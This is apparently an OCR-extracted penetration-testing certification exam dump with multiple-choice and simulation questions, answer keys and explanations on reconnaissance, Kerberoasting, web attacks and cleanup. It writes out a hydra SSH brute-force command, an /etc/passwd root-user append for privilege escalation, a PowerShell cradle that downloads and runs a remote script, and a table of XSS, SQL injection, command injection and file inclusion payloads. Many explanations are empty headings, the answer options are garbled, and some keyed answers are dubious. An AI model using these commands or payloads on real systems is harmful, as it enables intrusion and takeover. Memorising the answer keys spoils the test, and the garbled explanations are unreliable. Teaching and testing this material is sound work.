
Reconaissance data

```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port       State        Service
22/tcp     open         ssh
23/tcp     closed       telnet
80/tcp     open         http
111/tcp    closed       rpcbind
445/tcp    open         samba
3389/tcp   closed       rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- ○ `medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind`
- ● `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22`
- ○ `crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1`
- ○ `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`

Part 1:
. Analyze the output and select the command to exploit the vulnerable service. Part 2:
. Analyze the output from each command.
· Select the appropriate set of commands to escalate privileges.
· Identify which remediation steps should be taken.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
? Remove the SUID bit from cp.
? Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service
? Nmap Scan Analysis
bash
Copy code
Port State Service 22/tcp open ssh
23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
? Enumerating Samba Shares makefile
Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba] user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.
? Selecting Exploit Command
? Executing the Hydra Command
Part 2: Privilege Escalation and Remediation
? Finding SUID Binaries and Configuration Files
? Selecting Privilege Escalation Command
? Executing the Privilege Escalation Command
? Remediation Steps Post-Exploitation
Execution and Verification
? Verifying Hydra Attack:
? Verifying Privilege Escalation:
? Implementing Remediation:
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION 12
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 16
During an engagement, a penetration tester found some weaknesses that were common
across the customer??s entire environment. The weaknesses included the following:
? Weaker password settings than the company standard
? Systems without the company's endpoint security software installed
? Operating systems that were not updated by the patch management system
Which of the following recommendations should the penetration tester provide to address the root issue?

A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.

Answer: B

Explanation:
? Identified Weaknesses:
? Configuration Management System:
? Other Recommendations:
Pentest References:
? System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.
? Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.
Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.
==========

NEW QUESTION 18
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 19
During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?

A. Golden Ticket
B. Kerberoasting
C. DCShadow
D. LSASS dumping

Answer: B

Explanation:
Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here??s a detailed Explanation
? Understanding SPN Accounts:
? Kerberoasting Attack:
? Comparison with Other Attacks:
Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.
==========

NEW QUESTION 22
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
? Preserving Artifacts:
? Other Tasks:
Pentest References:
? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.
==========

NEW QUESTION 23
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage
C. Virtual private cloud
D. Metadata services

Answer: D

Explanation:
Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.
? Understanding Metadata Services:
? Common Information Exposed:
? Security Risks:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups

==========

NEW QUESTION 28
Given the following statements:
? Implement a web application firewall.
? Upgrade end-of-life operating systems.
? Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Answer: D

Explanation:
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here??s why option D is correct:
? Recommendations: This section of the report provides specific actions that should
be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
? Executive Summary: This section provides a high-level overview of the findings
and their implications, intended for executive stakeholders.
? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
==========

NEW QUESTION 31
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.

Answer: A

Explanation:
To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here??s why option A is correct:
? Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.
? Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.
? Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.
? Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.
References from Pentest:
? Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.
? Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.
==========

NEW QUESTION 36
SIMULATION
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS

Output 1 Output 2 Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
----------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester

Select the appropriate command to produce the output:

- `theharvester -d somecloudddomain.org -l 200 -b google.com`
- `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org


Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown



A. Mastered
B. Not Mastered

Answer: A

Explanation:

Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester


Select the appropriate command to produce the output:

- theharvester -d somecloudddomain.org -l 200 -b google.com
- theharvester -d google.com -l 200 -b somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [x] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [x] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Review Output 3. Select the appropriate option for each dropdown



NEW QUESTION 40
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url) 6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:
? Script Analysis:
? Error Identification:
? Correct Condition:
? Corrected Script:
Pentest References:
? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
==========

NEW QUESTION 44
During an assessment, a penetration tester runs the following command: setspn.exe -Q /
Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting

D. Dictionary

Answer: C

Explanation:
Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.
? Understanding Kerberoasting:
? Command Breakdown:
? Kerberoasting Steps:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 46
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Answer: D

Explanation:
? Reconnaissance:
? Job Boards:
? Examples of Job Boards:
Pentest References:
? OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
? Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
? This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.
==========

NEW QUESTION 50
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?

A. Kiosk escape
B. Arbitrary code execution
C. Process hollowing
D. Library injection

Answer: A

Explanation:
A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system.
Here??s why option A is correct:
? Kiosk Escape: This attack targets environments where user access is intentionally
limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.
? Arbitrary Code Execution: This involves running unauthorized code on the system,
but the scenario described is more about escaping a restricted environment.
? Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.
? Library Injection: This involves injecting malicious code into a running process by
loading a malicious library, which is not the focus in this scenario.
References from Pentest:
? Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.
? Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.
Conclusion:
Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.
==========

NEW QUESTION 54
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.

? KRACK (Key Reinstallation Attack):
? Other Attacks:
Pentest References:
? Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
? KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form Bottom of Form
==========

NEW QUESTION 57
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
